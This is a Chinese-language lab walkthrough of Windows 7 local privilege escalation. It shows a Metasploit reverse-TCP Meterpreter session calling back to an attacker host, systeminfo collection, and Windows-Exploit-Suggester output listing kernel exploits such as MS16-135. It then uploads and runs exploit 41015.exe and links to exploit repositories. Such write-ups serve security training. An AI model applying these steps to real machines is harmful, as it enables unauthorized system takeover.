一、流程

1、获取普通用户权限

```
# 获取权限
    此处主题为权限，掠过获取普通权限步骤
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.137:1111
[*] Sending stage (175174 bytes) to 192.168.174.145
[*] Meterpreter session 6 opened (192.168.174.137:1111 → 192.168.174.145:49161 )
 at 2022-06-01 20:31:56 +0800
[*] Sending stage (175174 bytes) to 192.168.174.145

meterpreter > [*] Meterpreter session 7 opened (192.168.174.137:1111 → 192.168.1
74.145:49163 ) at 2022-06-01 20:31:58 +0800
getuid
Server username: chengqiang-PC\test
```

2、获取用户systeminfo

```
    meterpreter > shell
    C:\Users\test\Desktop>chcp 65001
    C:\Users\test\Desktop>systeminfo
```

```
meterpreter > shell
Process 1732 created.
Channel 1 created.
Microsoft Windows [◆汾 6.1.7601]
◆◆Ę◆◆◆◆ (c) 2009 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆Ę◆◆◆◆

C:\Users\test\Desktop>chcp 65001
chcp 65001
Active code page: 65001

C:\Users\test\Desktop>systeminfo
systeminfo

Host Name:                 CHENGQIANG-PC
OS Name:                   Microsoft Windows 7 专业版
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          chengqiang
Registered Organization:
Product ID:                00371-177-0000061-85354
Original Install Date:     2022/5/30, 15:51:18
System Boot Time:          2022/6/1, 19:19:44
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
```

3、获取提权漏洞


1、将生成的systeminfo信息写入Windows-exploit-suggester工具同目录下的systeminfo.txt
2、获取当前主机存在的提权漏洞

```
E:\Secrity\Tools\Windows-exploit-suggester>python2 windows-exploit-suggester.py --database 2022-06-01-mssb.xls --systeminfo systeminfo.txt
```

```
E:\Secrity\Tools\Windows-exploit-suggester>python2 windows-exploit-suggester.py --database 2022-06-01-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 4 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
```


4、匹配漏洞利用工具


1、找到匹配的漏洞工具
2、复制到Kali中




5、上传并执行

```
meterpreter > pwd
meterpreter > upload /tmp/41015.exe c:\\Users\\test\\Desktop
meterpreter > ls
meterpreter > shell
C:\Users\test\Desktop>chcp 65001
C:\Users\test\Desktop>41015.exe 7
# 最后由于本地虚拟机环境问题，迟迟没有等到提权成功，用了朋友的主机尝试成功。
```







二、相关材料

1、漏洞检测工具

```
工具：Windows-Exploit-Suggester
下载地址：https://github.com/AonCyberLabs/Windows-Exploit-Suggester
```

2、漏洞利用工具

```
工具：windows-kernel-exploits
下载地址：https://github.com/SecWiki/windows-kernel-exploits
```